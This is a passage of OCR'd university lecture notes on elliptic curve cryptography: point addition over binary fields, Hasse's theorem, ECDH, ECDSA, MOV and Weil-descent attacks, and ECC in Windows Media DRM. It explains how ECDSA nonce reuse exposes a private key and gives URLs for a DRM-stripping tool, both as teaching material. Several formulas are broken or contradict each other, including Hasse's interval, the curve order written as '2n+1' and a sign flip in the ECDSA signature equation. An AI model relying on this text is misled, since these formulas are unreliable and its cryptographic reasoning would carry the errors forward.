


Figure 3: *Elliptic curves meant to be used with Galois fields.*

(This figure is from Lecture 14 of "Lecture Notes on Computer and Network Security" by Avi Kak.

with

$$\alpha \quad = \quad \frac{3{x_P}^2 + 2ax_P - y_P}{2y_P + x_P} \tag{22}$$

This value of α is obtained by differentiating both sides of $y^2 + xy \;=\; x^3 + ax^2 + b$ with respect to x and writing down an expression for $\frac{dy}{dx}$ just as we derived the expression for α in Equation (11) in Section 14.7.

– Since the results for doubling shown in Equation (21) *can* be obtained (although the style of derivation shown in Section 14.7 is to be preferred) from those in Equation (19) by letting x_Q approach x_P, which in our case can be simply accomplished by setting $x_Q = x_P$, the reader may be puzzled by the very different appearances of the expressions shown for y_{P+Q} and y_{2P}. If you set $x_Q = x_P$ in the expression for y_{P+Q}, then both the y-coordinate expressions can be shown to reduce to $-\alpha^3 - 2\alpha^2 + \alpha(3x_P + a - 1) + 2x_P + a - y_P$.

[The expressions shown in Equations (19) through (22) are derived in a manner that is completely analogous to the derivation presented in Sections 14.6 and 14.7. As before, we recognize that the points on a straight line passing through two points (x_P, y_P) and (x_Q, y_Q) are given by $y = \alpha x + \beta$ with $\alpha = \frac{y_Q - y_P}{x_Q - x_P}$. To find the point of intersection of such a line with the elliptic curve $y^2 + xy \;=\; x^3 + ax^2 + b$, as before we form the equation

$$(\alpha x \;+\; \beta)^2 \;+\; x(\alpha x + \beta) \quad = \quad x^3 \;+\; ax^2 \;+\; b \tag{23}$$

which can be expressed in the following form as a monic polynomial:

$$x^3 \;+\; (a - \alpha^2 - \alpha)x^2 \quad + \quad (-2\alpha\beta - \beta)x \quad + \quad (b \quad - \quad \beta^2) \quad = \quad 0 \tag{24}$$

Reasoning as before, this cubic equation can have at most three roots, of which two are already known, those being the points P and Q. The remaining root, if its exists, must correspond to the point to the point R, which the point where the straight line passing through P and Q meets the curve again. Again using the property that the sum of the the roots is equal to the negative of the coefficient of the second highest power, we can write

$$x_P \;+\; x_Q \;+\; x_R \;=\; \alpha^2 + \alpha - a$$

We therefore have the following result for the x-coordinate of R:

$$x_R \;=\; \alpha^2 \;+\; \alpha \;-\; a \;-\; x_P \;-\; x_Q \tag{25}$$

Since this point must be on the straight line $y = \alpha x + \beta$, we get for the y-coordinate at the point of intersection $y_R = \alpha x_R + \beta$. Substituting for β from the equation $y_P = \alpha x_P + \beta$, we get the following result for y_R:

$$y_R \;=\; \alpha(x_R - x_P) + y_P \tag{26}$$

Earlier we stated that for the elliptic curves of interest to us in this section, the negative of a point $R = (x_R,\; y_R)$ is given by $-R = (x_R,\; -(x_R + y_R))$. Since the point (x_{P+Q}, y_{P+Q}) is located at the negative of the point R at (x_R, y_R), we can write the following result for the summation of the two points P and Q:

$$\begin{aligned} x_{P+Q} \;&=\; x_R \;=\; \alpha^2 \;+\; \alpha \;-\; x_P \;-\; x_Q \;-\; a \\ y_{P+Q} \;&=\; -(x_R + y_R) \;=\; -\alpha(x_{P+Q} \;-\; x_P) \;+\; x_{P+Q} \;-\; y_P \end{aligned} \tag{27}$$

The result for doubling of a point can be derived in a similar manner.

Figure 4 shows these operations in action. The two figures in the topmost row show us calculating $P + Q$ for the two points P and Q as shown. The figure on the left in the middle row shows the doubling of a point and the figure on the right the tripling of a point. Shown in the bottom row are the operations of doubling and tripling a point.]

- We will use the notation $E_{2^n}(a, b)$ to denote the set of all points $(x, y) \in GF(2^n) \times GF(2^n)$, that satisfy the equation




Figure 4: *Group law on the elliptic curves for Galois fields.*

(This figure is from Lecture 14 of "Lecture Notes on Computer and Network Security" by Avi Kak.)

$$y^2 \;+\; xy \;\;=\;\; x^3 \;+\; ax^2 \;+\; b,$$

with $a \in GF(2^n)$ and $b \in GF(2^n)$, along with the distinguished point **O** that serves as the additive identity element for the group structure formed by the points on the curve. Note that we do not allow b in the above equation to take on the value which is the additive identity element of the finite field $GF(2^n)$.

- If g is a generator for the field $GF(2^n)$ (see Section 7.12 of Lecture 7 for what is meant by the generator of a finite field), then all the element of $GF(2^n)$ can be expressed in the following form

$$0,\; 1,\; g,\; g^2,\; g^3, ..., g^{2^n-2}$$

This implies that the majority of the points on the elliptic curve $E_{2^n}(a,b)$ can be expressed in the form $(g^i,\; g^j)$, where $i, j = 0,\; 1,\; \ldots,\; n-2$. In addition, there may be points whose coordinates can be expressed $(0, g^i)$ or $(g^i, 0)$, with $i = 0,\; 1,\; \ldots,\; n-2$. And then there is, of course, the distinguished point **O**.

- The **order of an elliptic curve**, that is the number of points in the group $E_{2^n}(a,b)$ **is important from the standpoint of the cryptographic security of the curve.** [Note: When we talk about the order of $E_{2^n}(a,b)$, we must of course include the distinguished point **O**.]

- Hasse's Theorem addresses the question of how many points are on an elliptic curve that is defined over a **finite** field. This theorem says that if N is the number of points on $E_q(a,b)$ when the curve is defined on a finite field Z_q with q elements, then N is bounded by

$$|N \;-\; (q \;+\; 1)| \quad \leq \quad 2\sqrt{q}$$

  What this says that the number of points, N, on an elliptic curve must be in the interval $[q+1-\sqrt{q},\; q+1+\sqrt{q}]$. As mentioned previously, N includes the additive identity element $\mathbf{O}$.

- Since the Galois field $GF(2^n)$ contains 2^n elements, we can say that the **order** of $E_{2^n}(a,b)$ is equal to $2^n \;+\; 1 \;-\; t$ where t is a number such that $|t| \leq \sqrt{2^n}$.

- An elliptic curve defined over a Galois Field $GF(2^n)$ is **supersingular** if $2|t$, that is if 2 is a divisor of t. [Supersingularity is **not** to be confused with singularity. As previously explained in Section 14.5, when an elliptic curve is defined over real numbers, singularity of the curve is related to its smoothness. More specifically, a curve is singular if its slope at a point is not defined in the sense that both the numerator and the denominator in the expression for the slope are zero at that point. **Supersingularity**, on the other hand, is related to the order of E_{2^n} and how this order relates to the number of points in the underlying finite field.]

- Should it happen that $t = 0$, then the order of E_{2^n} is $2n+1$. Since this number is always odd, such a curve can never be super-

singular. Supersingular curves defined over fields of characteristic 2 (which includes the binary finite fields $GF(2^n)$) always have an odd number of points, including the distinguished point $\mathbf{O}$.

- Supersingular curves are to be avoided for cryptography because they are vulnerable to the MOV attack. More on that in Section 14.14.

- The set $E_{2^n}(a,b)$ of points constitutes a group, with the group operator as defined by Equations (19) through (22).

14.10: IS $b \neq 0$ A SUFFICIENT CONDITION FOR THE ELLIPTIC CURVE $y^2 + xy = x^3 + ax^2 + b$ TO NOT BE SINGULAR?

- In general, we want to avoid using **singular** elliptic curves for cryptography for reasons already indicated.

- In Section 14.9 we indicated that when using a curve of form $y^2 + xy = x^3 + ax^2 + b$, you want to make sure that $b \neq 0$ since otherwise the curve will be singular.

- We will now consider in greater detail when exactly the curve $y^2 + xy = x^3 + ax^2 + b$ becomes singular for the case when the underlying field consists of real numbers. Toward that end we will derive an expression for the discriminant of a polynomial that is singular if and only if the curve $y^2+xy = x^3+ax^2+b$ is singular. The condition which will prevent the discriminant going to zero will be the condition under which the curve $y^2+xy = x^3+ax^2+b$ will stay nonsingular.

- To meet the goal stated above, we will introduce the coordinate transformation

$$y \;=\; Y \;-\; \frac{x}{2}$$

in the equation

$$y^2 \;+\; xy \;=\; x^3 \;+\; ax^2 \;+b$$

- The purpose of the coordinate transformation is to get rid of the troublesome term xy in the equation. Note that this coordinate transformation cannot make a singularity disappear, and neither can it introduce a new singularity. With this transformation, the equation of the curve becomes

$$Y^2 \;-\; \frac{x^2}{4} \;=\; x^3 \;+\; ax^2 \;+\; b$$

which can be rewritten as

$$Y^2 \;=\; x^3 \;+\; (a+\frac{1}{4})x^2 \;+\; b$$

The polynomial on the right hand side of the equation shown above has a singular point wherever its discriminant goes to zero.

- In general, the discriminant of the polynomial

$$a_3z^3 \;+\; a_2z^2 \;+\; a_1z \;=\; 0$$

is given by

$$D_3 \;=\; a_1^2 a_2^2 \;-\; 4a_0 a_2^3 \;-\; 4a_1^3 a_3 \;+\; 18 a_0 a_1 a_2 a_3 \;-\; 27 a_0^2 a_3^2$$

- Substituting the coefficient values for our case, $a_3 = 1$, $a_2 = (a + \frac{1}{4})$, $a_1 = 0$, and $a_0 = b$, in the general formula for the discriminant of a cubic polynomial, we get for the discriminant

$$D_3 \;=\; -4b\left(a + \frac{1}{4}\right)^3 \;-\; 27b^2$$

  This simplifies to

$$D_3 \;=\; \frac{1}{16}\left[-64a^3 b \;-\; 48a^2 b \;-\; 12ab \;-\; b \;-\; 432b^2\right]$$

  which can be expressed as

$$D_3 \;=\; -\frac{1}{16} b\left[64a^3 \;+\; 48a^2 \;+\; 12a \;+\; 432b \;+\; 1\right]$$

- Therefore, if $b = 0$, the discriminant will become 0. However, it should be obvious that even when the $b = 0$ condition is not satisfied, certain values of a and b may cause the discriminant to go to 0.

- As with the supersingular curves, elliptic curves that are singular are to be avoided for cryptography because they are vulnerable to the MOV attack described in Section 14.14.

14.11: ELLIPTIC CURVE CRYPTOGRAPHY — THE BASIC IDEA

- That elliptic curves over finite fields could be used for cryptography was suggested independently by Neal Koblitz (University of Washington) and Victor Miller (IBM) in 1985.

- Just as RSA uses multiplication as its basic arithmetic operation (exponentiation is merely repeated multiplication), ECC uses the "addition" group operator as its basic arithmetic operation (multiplication is merely repeated addition).

- Suppose G is a user-chosen "base point" on the curve $E_q(a, b)$, where $q = p$ for some prime p when the underlying finite field is a prime finite field and $q = 2^n$ when the underlying finite field is a Galois field.

- In accordance with how the group operator works, $k \times G$ stands for $G + G + G + \ldots + G$ with G making k appearances in this expression.

- The core notion that ECC is based on is that, with a proper choice for G, whereas it is relatively easy to calculate $C = M \times G$, it can be extremely difficult to recover M from C even when an adversary knows the curve $E_q(a, b)$ and the G used. As explained earlier in Section 14.2, recovering M from C is referred to as having to solve the **discrete logarithm** problem. [On the basis of the comment made earlier in Section 14.2 regarding "discrete logarithms," determining the **number of times** G participates in $C = G \circ G \circ G \circ \ldots \circ G$, where '$\circ$' is the group operator, can be thought of as taking the "logarithm" of C to the base G.]

- An adversary could try to recover M from $C = M \times G$ by calculating $2G$, $3G$, $4G$, ..., kG with k, in the worst case, spanning the size of the set $E_q(a, b)$, and then seeing whether or not the result matched C. But if q is sufficiently large and if the point G on the curve $E_q(a, b)$ is chosen carefully, that would take much too long.

- As you'll see in the next section, we do not directly use for encryption the repeated additions as expressed by $M \times G$. In the next section, we will use these forms in a Diffie-Hellman based approach to cryptography with elliptic curves.

14.12: ELLIPTIC CURVE DIFFIE-HELLMAN SECRET KEY EXCHANGE

- The reader may wish to first review Section 13.5 of Lecture 13 before proceeding further. The Diffie-Hellman idea was first introduced in that section. This section introduces the Elliptic-Curve Diffie-Hellman (ECDH) algorithm for establishing a secret session key between two parties. [You may see two acronyms used in connection with this algorithm — ECDH and ECDHE — to reflect how it used. The acronym ECDHE officially stands for "Elliptic Curve Diffie-Hellman Ephemeral." If the key exchange described in this section is used in conjunction with authentication provided by, say, RSA-based certificates, the combined algorithm may be shown as ECDHE-RSA, although it should really be designated as just ECDH-RSA. The word "ephemeral" is supposed to capture the situation when there is no authentication between to parties and they just want a session key on a one-time basis.]

- A community of users wishing to engage in secure communications with ECC chooses the parameters q, a, and b for an elliptic-curve based group $E_q(a,b)$, and a base point $G \in E_q(a,b)$.

- A selects an integer X_A to serve as his/her private key. A then generates $Y_A = X_A \times G$ to serve as his/her public key. A makes

publicly available the public key Y_A.

- B designates an integer X_B to serve as his/her private key. As was done by A, B also calculates his/her public key by $Y_B = X_B \times G$.

- In order to create a shared secret key (that could subsequently be used for, say, a symmetric-key based communication link), both A and B now carry out the following operations:

  – A calculates the shared session key by

$$K = X_A \times Y_B \tag{28}$$

  – B calculates the shared session key by

$$K = X_B \times Y_A \tag{29}$$

  – The calculations in Eqs. (19) and (20) yield the same result because

$$\begin{aligned} K \text{ as calculated by } A &= X_A \times Y_B \\ &= X_A \times (X_B \times G) \\ &= (X_A \times X_B) \times G \\ &= (X_B \times X_A) \times G \\ &= X_B \times (X_A \times G) \end{aligned}$$

$$\begin{aligned} &= X_B \times Y_A \\ &= K \quad \text{as calculated by } B \end{aligned}$$

- To discover the secret session key, an attacker could try to discover X_A from the publicly available base point G and the publicly available Y_A. Recall, $Y_A = X_A \times G$. But, as already explained in Section 14.11, this requires solving the discrete logarithm problem which, for a properly chosen set of curve parameters and G, can be extremely hard.

- To increase the level of difficulty in solving the discrete logarithm problem, we select for G a base point whose **order** is very large. The **order** of a point on the elliptic curve is the **least number of times** G must be added to itself so that we get the **identity element O** of the group $E_q(a, b)$. [We can also associate the notion of **order** with an elliptic curve over a finite field: The **order of an elliptic curve** is the total number of points in the set $E_q(a, b)$. This order is denoted $\#E_q(a, b)$.]

- The base point G is also known as the **generator** of a **subgroup** of $E_q(a, b)$ whose elements are all given by G, $2G$, $3G$, ..., and, of course, the identity element **O**. For the size of the subgroup to equal the **degree** of the generator G, the value of n must be a prime when the underlying field is a Galois field $GF(2^n)$.

14.13: ELLIPTIC-CURVE DIGITAL SIGNATURE ALGORITHM (ECDSA)

- This is the ECC version of the digital signature algorithm presented in Section 13.6 of Lecture 13. This algorithm, known more commonly by its acronym ECDSA, has been much in the news lately because of its use for code authentication in PlayStation3 game consoles. Code authentication means that the digital signature of a binary file is checked and verified before it is allowed to be run on a processor.

- Paralleling our earlier description in Section 13.6 of Lecture 13, the various steps of ECDSA are:

  - For a digital signature based on an elliptic curve defined over a prime finite field Z_p, select a large prime p and choose the parameters a and b for the curve, and base point G of high order n, meaning that $n \times G = \mathbf{O}$ for a large n. [For high security work, you would want to choose the curve parameters as recommended in the NIST document FIPS 186-3 available from `http://csrc.nist.gov/publications/fips/fips186-3/fips_186-3.pdf`.] Now randomly select X, $1 \leq x \leq n-1$, to serve as your private key.

– Next you calculate your public key Y by

$$Y \quad = \quad X \times G$$

where the "multiplication" operation is according to the group law for the elliptic curve. [For its implementation in Python, see the function `k_times_point(curve, point, k, mod)` in the code shown in Section 14.8.] Note that the public key consists of a pair of numbers that are the coordinates of the point Y on the elliptic curve.

– You will make p, a, b, G, n and Y publicly available and you will treat X as your private key.

– Generate a one-time random number K such that $0 < K < n - 1$. By one-time we mean that you will discard K after each use. That is, each digital signature you create will be with a different K. [You must discard K after each use. Using the same K for two different signatures is a major security breach in the use of this algorithm, as will be explained later.]

– Now you are ready to construct a digital signature of a document. Let M be an integer that represents a hash of the document you want to sign. (See Lecture 15 on hashing functions.)

– The digital signature you construct for M will consist of two parts that we will denote sig_1 and sig_2. You construct sig_1 by

first calculating the elliptic curve point $K \times G$ and retaining only its x-coordinate modulo n:

$$sig_1 \quad = \quad (K \times G)_x \ \ mod\ n$$

Should the modulo operation produce a zero value for sig_1, you try a different value for K. You next construct sig_2 by

$$sig_2 \quad = \quad K^{-1} \cdot (M \ + \ X \cdot sig_1) \qquad mod\ n$$

where K^{-1} is the multiplicative inverse of K modulo n that can be obtained with the Extended Euclid's Algorithm (See Sections 5.6 and 5.7 of Lecture 5).

- Let's say you have sent your document along with its signature (sig_1, sig_2) to some recipient and the recipient wishes to make sure that he/she is not receiving a modified message. The recipient can verify the authenticity of the document by (a) first calculating its hash M of the document (using the same algorithm that you did); (b) calculating the numbers $w = sig_2^{-1}\ mod\ n$, $u_1 = M \cdot w\ mod\ n$, and $u_2 = sig_1 \cdot w\ mod\ n$; (c) using these numbers to compute the point $(x, y) = u_1 \times G + u_2 \times Y$ on the curve, where the operator '$\times$' is the "multiplication" operator corresponding to the repeated invocations of the group law; and, finally, authenticating the signature by checking whether the equivalence $sig_1 \equiv x\ (mod\ n)$ holds.

- I will now address the danger of using the same K for two different documents — danger in the sense that an adversary can figure out

your private key and then proceed to counterfeit your signature. Let the hashes of two different documents you are signing with the same K value be M and M'. The two signatures for these two documents will look like:

$$\begin{aligned} sig_1 &= (K \times G)_x \ \ mod\ n \\ sig_2 &= K^{-1} \cdot (M \ - \ X \cdot sig_1) \quad\quad mod\ n \\ sig_1' &= (K \times G)_x \ \ mod\ n \\ sig_2' &= K^{-1} \cdot (M' \ - \ X \cdot sig_1') \quad\quad mod\ n \end{aligned}$$

where the primed signatures are for the second document. Note that sig_1 and sig_1' remain the same because they are independent of the document. Therefore, if an adversary were to calculate the difference $sig_2 - sig_2'$, he would obtain

$$sig_2 - sig_2' \quad = \quad K^{-1}(M - M')$$

From this, the adversary can immediately calculate the value of K you used for your digital signature. And, using the equation $sig_2 = K^{-1} \cdot (M - X \cdot sig_1)\ mod\ n$, the adversary can proceed to calculate your private key X. [This was the ploy used to break the ECDSA based code authentication in PlayStation3 a couple of years back.]

- For a proof of the ECDSA algorithm, see the paper "The Elliptic Curve Digital Signature Algorithm (ECDSA)" by Don Johnson, Alfred Menezes, and Scott Vanstone that appeared in Internation Journal of Information Security, pp. 36-63, 2001. ECDSA as a standard is described in the document ANSI X9.62.

14.14: SECURITY OF ECC

- Just as RSA depends on the difficulty of large-number factorization for its security, ECC depends on the difficulty of the large number discrete logarithm calculation. This is referred to as the **Elliptic Curve Discrete Logarithm Problem** (ECDLP).

- It was shown by Menezes, Okamoto, and Vanstone (MOV) in 1993 that (for supersingular elliptic curves) the problem of solving the ECDLP problem (where the domain is the group $E_q(a,b)$) can be reduced to the much easier problem of finding logarithms in a finite field. There has been much work recently on extending the MOV reduction to general elliptic curves.

- In order to not fall prey to the MOV attack, the underlying elliptic curve and the base point chosen must satisfy what is known as the **MOV Condition**.

- The MOV condition is stated in terms of the **order** of the base point G. The order m of the base point G is the value of m such that $m \times G = \mathbf{O}$ where $\mathbf{O}$ is the additive identity element of the group $E_q(a,b)$ as defined in Section 14.4.

- The MOV condition states that the **order** m of the base-point should not divide $q^B - 1$ for small B, say for $B < 20$. Note that q is the prime p when the underlying finite field is Z_p or it is 2^n when the underlying finite field is $GF(2^n)$.

- When using $GF(2^n)$ finite fields, another security consideration relates to what is known as the **Weil descent attack**. To not be vulnerable to this attack, n must be a prime.

- Elliptic curves for which the total number of points on the curve equals the number of elements in the underlying finite field are also considered cryptographically weak.

14.15: ECC FOR DIGITAL RIGHTS MANAGEMENT

- ECC has been and continues to be used for Digital Rights Management (DRM). DRM stands for technologies/algorithms that allow a content provider to impose limitations on the whos and hows of the usage of some media content made available by the provider.

- ECC is used in the DRM associated with the Windows Media framework that is made available by Microsoft to third-party vendors interested in revenue-generating content creation and distribution. In what follows, we will refer to this DRM as **WM-DRM**.

- The three main versions of WM-DRM are Version 1 (released in 1999), Version 2 (released in 2003, also referred to as Version 7.x and Version 9), and Version 3 (released in 2003, also known as Version 10). All three versions have been cracked. As you would expect in this day and age, someone figures out how to strip away the DRM protection associated with, say, a movie and makes both the unprotected movie and the protection stripping algorithm

available anonymously on the web. In the meantime, the content provider (like Apple, Sony, Microsoft, etc.) comes out with a patch to fix the exploit. Thus continues the cat and mouse game between the big content providers and the anonymous "crackers."

- Again as you would expect, the actual implementation details of most DRM algorithms are proprietary to the content providers and distributors. But, on October 20, 2001, an individual, under the pseudonym Beale Screamer, posted a detailed description of the inner workings of the WM-DRM Version 2. This information is still available at the URLs `http://cryptome.org/ms-drm.htm` and `http://cryptome.org/beale-sci-crypt.htm` where you will find a command-line tool named `FreeMe` for stripping away the DRM protection of the older versions of Windows Media documents. Since Version 2 is now considered out of date, the main usefulness of the information posted at the web site lies in its educational value.

- WM-DRM Version 2 used elliptic curve cryptography for exchanging a secret session key between a user's computer and the license server at the content provider's location. As to how that can be done, you have already seen the algorithm in Section 14.12.

- The ECC used in WM-DRM V. 2 is based on the first elliptic curve $y^2 = x^3 + ax + b$ that was presented in Section 14.3. The ECC algorithm used is based on the points on the curve whose x and y coordinates are drawn from the multiplicative group

Z_p^*, defined earlier in Section 11.8 of Lecture 11, Section 13.5 of Lecture 13, and Section 14.8 of this lecture, with the number p set to the value shown below: [Recall from Section 11.8 of Lecture 11 and Section 13.5 of Lecture 13 that the multiplicative group Z_p^* consists of the $p-1$ integers $\{1, 2, 3, \cdots, p-1\}$]

$$p = 785963102379428822376694789446897396207498568951$$

In the WM-DRM ECC, all are represented using 20 bytes. Here is the hex representation of the modulus p shown above:

$$p = 0x89abcdef012345672718281831415926141424f7$$

- We also need to specify values for the parameters a and b of the elliptic curve $y^2 = x^3 + ax + b$. As you would expect, these parameters are also drawn from the multplicative group Z_p^* and their values are given by

$$a = 317689081251325503476317476413827693272746955927$$
$$b = 790528966078787587181205720257185354321006519 34$$

Since all numbers in the ECC implementation under consideration are stored as blocks of 20 bytes, the hex representations of the byte blocks stored for a and b are

